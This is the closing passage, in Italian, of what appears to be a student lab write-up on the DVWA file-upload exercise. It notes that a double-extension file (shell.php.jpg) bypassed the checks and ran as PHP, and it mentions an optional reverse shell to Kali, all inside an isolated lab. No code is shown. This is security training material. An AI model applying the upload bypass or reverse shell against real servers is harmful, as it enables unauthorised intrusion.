shell.php.jpg è stata accettata e, nella configurazione del laboratorio, è rimasta eseguibile come PHP.

La parte più utile è stata confrontare ciò che DVWA controlla nel codice con ciò che effettivamente passa nella richiesta HTTP vista da Burp Suite. Questo ha reso chiara la differenza tra il nome del file, il MIME type dichiarato dal client e il modo in cui il web server interpreta il file una volta salvato. La reverse shell facoltativa ha inoltre mostrato la differenza tra una semplice command shell richiamata dal browser e una sessione persistente aperta direttamente verso Kali.

Tutte le prove sono state svolte esclusivamente sulle macchine virtuali del laboratorio, con Kali e Metasploitable isolate su reti differenti e instradate tramite pfSense.